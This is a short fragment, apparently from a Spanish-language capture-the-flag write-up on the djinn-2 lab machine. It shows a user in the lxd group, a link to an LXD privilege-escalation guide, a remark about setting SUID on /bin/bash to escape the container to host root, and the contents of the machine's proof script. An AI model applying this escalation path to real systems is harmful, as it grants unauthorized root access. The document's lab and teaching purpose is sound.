

itish@djinn:~$ id
id=1000(nitish) gid=1000(nitish) groups=1000(nitish),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),113(lpadmin),114(sambashare)
itish@djinn:~$

aqui el paso a paso

https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation.html

por ahora somos root en el contenedor entonces para ser root en la maquina original hacemos lo siguiente dando priv suid a la bin/bash




bash-4.4# ./proof.sh
/bin/bash: ./proof.sh: Permission denied
bash-4.4# cat proof.sh
#!/bin/bash
clear
figlet Amazing!!!
echo djinn-2 pwned ...
echo
echo
echo "Proof: cHduZWQgZGppbm4tMiBsaWtlIGEgYm9zcwo="
echo Path: $(pwd)
echo Date: $(date)